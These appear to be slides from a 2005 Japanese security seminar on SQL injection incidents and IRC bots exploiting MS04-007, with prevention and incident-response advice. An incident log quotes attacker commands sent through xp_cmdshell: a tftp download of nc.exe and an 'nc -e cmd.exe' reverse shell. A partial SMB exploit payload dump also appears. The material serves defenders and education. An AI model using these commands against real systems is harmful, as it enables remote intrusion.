JPNIC・JPCERT/CC
Security Seminar2005

攻撃を知り己を知れば、百戦殆ふからず

インターネットセキュリティシステムズ株式会社
シニアセキュリティエンジニア　守屋　英一

INTERNET | SECURITY | SYSTEMS®


目次

- 現状の確認
  - 予防
  - 対応
  - 収集
- インシデント事例
  - SQLコマンドインジェクション
  - Botワーム
  - 事例紹介
- 情報の収集
  - ニュース
  - マネージド セキュリティ サービス
  - ハニーポット

INTERNET | SECURITY | SYSTEMS®

セキュリティホールは今・・・

2004年1年間に米国CERTに報告されたセキュリティーホール情報の件数




3780件

INTERNET | SECURITY | SYSTEMS®

何が狙われているか

下のグラフは、2004年弊社マネージド セキュリティ サービスよりお客様へ通知した、脆弱性別のインシデント件数



- 決して最新の脆弱性だけが狙われているわけではない

INTERNET | SECURITY | SYSTEMS®

その目的とは？

金銭を目的とした攻撃

–攻撃対象：競合企業のサーバ

–攻撃目的：事業活動の停止、企業イメージの低下

金銭を目的とした攻撃

–攻撃対象：脆弱性を持った不特定サーバ(ボットネット)

–攻撃目的：スパムメールの送信

テロを目的とした攻撃

–攻撃対象：国家もしくは全世界規模のサーバ

–攻撃目的：国家単位での経済活動の停止

INTERNET | SECURITY | SYSTEMS®

予防処置

■セキュリティパッチの適用

各ベンダーサイトから、ぜい弱性に関する情報の収集を行い、セキュリティパッチがリリースされた場合、迅速な適用を行う。

■不要なサービスの停止

不要なサービスは、セキュリティホールが放置されやすい為、停止する事

■アカウントおよびパスワードの管理

安全なパスワードの設定および不要なアカウントを削除する事

■ぜい弱性検査

攻撃を実際に行い、攻撃に対して耐えられるか検査を行う。

検査には、スキャナーもしくは、クラッキングツールなどを使用して行う。

■アクセス制御

FWなどを使用して、アクセス範囲を絞る事


※社内からインターネットへのアクセスについて、十分検討する事

INTERNET | SECURITY | SYSTEMS®

インシデント対応

◆事実の確認
- 攻撃の日時
- 攻撃対象のIPアドレス
- 攻撃手法の特定
- 影響の確認

◆対応手順
- 責任者、担当者への連絡
- 事実の確認
- 応急対策の実施
- システム復旧作業



◆システムの再構築
- 再発防止策の処置
- 応急対策作業の評価
- 運用の見直し

INTERNET | SECURITY | SYSTEMS®

情報の収集

- 新聞やテレビの情報
- Webサイトの情報
  - JPCERT
    http://www.jpcert.or.jp/
  - ISSKK
    http://www.isskk.co.jp/
  - ITPro
    http://itpro.nikkeibp.co.jp/security/index.html
  - Itmedia
    http://www.itmedia.co.jp/enterprise/security/
  - Zone-h(改ざんサイトの一覧)
    http://www.zone-h.org/en/defacements/filter/filter_domain=jp/page=1/
    など・・・

INTERNET | SECURITY | SYSTEMS®

収集したい情報

- 攻撃手法の特定
  - ✓確認方法は？
  - ✓侵入の手口は？
  - ✓どのような挙動をするのか？
- 対応手順
  - ✓ウィルスソフトで駆除できるか？
  - ✓パッチの適応が必要か？
  - ✓OS初期化、アプリケーションの再インストールが必要か？

INTERNET | SECURITY | SYSTEMS®

上半期ニュースで話題になった
SQLインジェクションでは？

INTERNET | SECURITY | SYSTEMS®

攻撃事例

日時	影響
2004年12月24日から 2005年1月4日	「静岡新聞社」の情報サイトへの不正アクセス、SQLインジェクションで 約4万人以上の個人情報が流出
2005年1月18日から6月2日	「人材派遣アデコ」への不正アクセス，SQLインジェクションで 約6万人の個人情報が流出
2005年3月15日から17日	「旅行会社クラブツーリズム」への不正アクセス、 SQLインジェクションで 約9万件の個人情報が流出
2005年5月15日～24日 10日間サイトが停止	「カカクコム」へのデータベースに対する攻撃 2万2511件のメール･アドレス流出が判明
2005年5月25日～30日 5日間サイトが停止	「Ozmall」への不正アクセス事件、手口は「SQLインジェクション」 アクセスしたユーザーがウイルスに感染する可能性があった

具体的な攻撃手法などがわからない。
管理しているサーバは大丈夫か？

INTERNET | SECURITY | SYSTEMS®

SQLコマンドインジェクション

- SQLインジェクションとは

  SQLインジェクションとは、Webアプリケーションに任意のSQLコマンドを読み込ませ、WEBサーバのバックエンドデータベースに対して実行を行う。この結果、攻撃者は、重要情報の取得および改ざん、そして、SQLサーバ経由によるOSコマンド実行などの攻撃手口が知られている。

- SQLインジェクションによる影響
  - 個人情報の漏洩
  - 不正アクセスによる業務の停止
  - データの改ざん

INTERNET | SECURITY | SYSTEMS®

SQLインジェクション インシデント対応事例

日時		お客様	SOC
2005/7/17	8:54	インシデント発生	インシデントを検知
	8:56		検知ログの簡易解析を行う
	8:59		不正アクセス検知の連絡を行う(電子メール)
	9:00	お客様へ連絡	不正アクセス検知の連絡を行う(電話)
	9:10		SQLインジェクションの攻撃が継続的に発生している為、IPSのアクセスリストで攻撃元からの通信を遮断
	9:15		検知ログの詳細解析を行う
5日間	9:30	お客様へ連絡	お客様へ現状の対応について電話連絡を行う
	10:06	お客様へ連絡	不正アクセス分析結果報告を送信 お客様に詳細解析の結果についてご報告を行う
	10:40		お客様へ対応状況について確認を行う
	11:35	お客様へ連絡	同様のSQLインジェクション攻撃から防御する為、IPSの設定を変更を提案
	11:47		IPSの設定変更を行う
2005/07/22	15:56	プログラム修正完了	お客様からの連絡受理、チケットをクローズ

修正終了までの5日間をIPSを利用して防御を行う。

INTERNET SECURITY SYSTEMS®

SQLインジェクションによる任意のコマンド実行

master..xp_cmdshell拡張ストアドプロシージャを悪用され
任意のコマンドが実行されていた。

日時	入力コマンド
2005-BB-CC*******	xp_cmdshell "ipconfig -all"--
2005-BB-CC*******	xp_cmdshell "tftp -i ***.***.***.*** get nc.exe"--
2005-BB-CC*******	xp_cmdshell "nc -e cmd.exe ***.***.***.*** 7878"--
2005-BB-CC*******	xp_cmdshell "nc -e cmd.exe ***.***.***.*** 7878"--
2005-BB-CC*******	xp_cmdshell "tftp -i ***.***.***.*** get wget.exe"--
2005-BB-CC*******	xp_cmdshell 'dir nc.exe';
2005-BB-CC*******	xp_cmdshell "ipconfig -all"--
2005-BB-CC*******	xp_cmdshell "net user"--
2005-BB-CC*******	xp_cmdshell "net user"--


INTERNET | SECURITY | SYSTEMS®

SQLインジェクション
中国サイトの動向

昨年末より中国語サイトで
「SQL注入工具」と呼ばれるツールがある

ASP&PHP対応版
作者：教主

バージョン2.0公開
2005/5/1



ASP対応版
作者：啊D
バージョン1.0公開

バージョン3.0公開
2005/6/22

啊Dのツールを改良
作者：不明
バージョン1.0公開

バージョン2.0公開
2005/05/15

※その他、同様の攻撃ツールを複数確認

INTERNET | SECURITY | SYSTEMS®

「bot」について復習

INTERNET | SECURITY | SYSTEMS®


botとは・・・

ボットネットとは、脆弱性を利用して侵入し、IRC（Internet Relay Chat）
プロトコルを使用して、命令を実行する特徴がある。
また、この時ファイアウォールを通過する正当な通信であると偽装するため、
ボットの中には、8080番ポートやファイアウォールで正当に開かれたポート
番号でIRCサーバーと通信を行うものがある。

最近では、plug and play の脆弱点を利用してWindows 2000 マシンに感染し、
CNNやABCニュースなどのメディア各社に被害を与えた。

INTERNET | SECURITY | SYSTEMS®

botとは・・・



- bot感染するとき、上記のようなフローで感染します。
  - ①サービスポートNetBIOS（139/tcp）SMB（445/tcp),HTTP(80/tcp)などに対してスキャンを行い、アクセスが可能な場合は、攻撃が行われる。
  - ②脆弱性のあるホストでは、不正なコマンドが実行され、TFTPなどを利用して不正なプログラムのダウンロードが行われる。
  - ③不正なプログラムが実行され、IRCの通信を利用してHERDERからの命令が実行される。
  - ④攻撃者の命令に従い、DoS、スパムメールの送信などが行われる。

INTERNET | SECURITY | SYSTEMS®

MS04-007の脆弱性を利用したBOTについて

■概要

Microsoft は、Windows オペレーティング システムの ASN.1 解析コンポーネントの脆弱点に対処するセキュリティ情報 (MS04-007) を公開しました。このコンポーネントは、ネットワーク越しにデータを送信するためにいくつかのアプリケーションで使用されています。ASN.1 を利用するアプリケーションには、Internet Explorer、クライアント証明書の解析が有効になった IIS、NTLMv2 認証、Kerberos 認証、ISAKMP、LDAP、および Exchange があります。


■影響を受けるシステム(MS04-007の修正パッチが適用されていないホスト)

Windows 2000: 任意のバージョン
Windows XP: 任意のバージョン
Windows NT: 4.0
Windows Server 2003: 任意のバージョン

■対応

MS04-007の修正パッチが適用

MS04-007の脆弱性を利用したbot



- bot感染するとき、上記のようなフローで感染します。
  - ①韓国からサービスポートNetBIOS（139/tcp)SMB（445/tcp),HTTP(80/tcp)などに対してスキャンが行われ、アクセスが可能な場合、攻撃が実行される。
  - ②脆弱性のあるホストでは、不正なコマンドが実行され、TFTPなどを利用して不正なプログラムのダウンロードが行われる。
  - ③不正なプログラムが実行され、ボリビアのIRCサーバに接続を行い、ツールのダウロード命令が実行される。
  - ④韓国IRCサーバに接続され、スキャン命令が実行される。
  - ⑤HERDERからの命令に従い、DoS、スパムメールの送信などが行われる。

INTERNET | SECURITY | SYSTEMS®

MS04-007の脆弱性を利用したbot

ハニーポットに対するインシデント事例

時間	通信タイプ	Source IP	Target IP	送信元ポート	送信先ポート	通信データ
2005-09-19 18:17:01 JST	MS04-007	***.192.35.209	192.168.37.150	2720	139	①攻撃の実行
2005-09-19 18:17:02 JST	TFTP通信	192.168.37.150	***.192.35.209	1066	69	②runs.pif(botワーム)
2005-09-19 18:38:24 JST	IRC通信	192.168.37.150	***.58.72.41	1069	6667	③ダウロードの命令が実行される
2005-09-19 18:38:51 JST	HTTP通信	192.168.37.150	***.***.106.173	1076	80	③luxor.exe(ゲーム)
2005-09-19 18:38:51 JST	HTTP通信	192.168.37.150	***.142.234.46	1077	80	③dsonic.exe(トロイの木馬)
2005-09-19 18:52:04 JST	IRC通信	192.168.37.150	***.18.169.158	1085	1023	④パスワード認証が必要
2005-09-19 18:52:06 JST	IRC通信	192.168.37.150	***.18.169.158	1085	1023	④Scanning: -.03.192.168.0.0:445..
2005-09-19 18:59:46 JST	IRC通信	192.168.37.150	***.47.254.215	4494	5555	
2005-09-19 19:03:39 JST	IRC通信	192.168.37.150	***.25.22.251	1690	1023	
2005-09-19 19:03:41 JST	IRC通信	192.168.37.150	***.25.22.251	1690	1023	

①②韓国のサーバからの攻撃


以下は、Port445,139に対する攻撃時のペイロードである。

```
...D CKFDENECFDEFFCFGEFFCCACACACACACA. CACACACACACACACACACACACACACACAAA.
....
....
.SMBr.....S...............7......b..PC NETWORK PROGRAM 1.0..LANMAN1.0..Windows for Workgroups 3.1a..LM1.2X002..LANMAN2.1..NT LM 0.12.
...U.SMBr.....S...............7.........2....A..............f...t.......:.....eF........
....
.SMBs.....................7............
.......~.........~.`..z..+........n0..j...f#..b.....AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
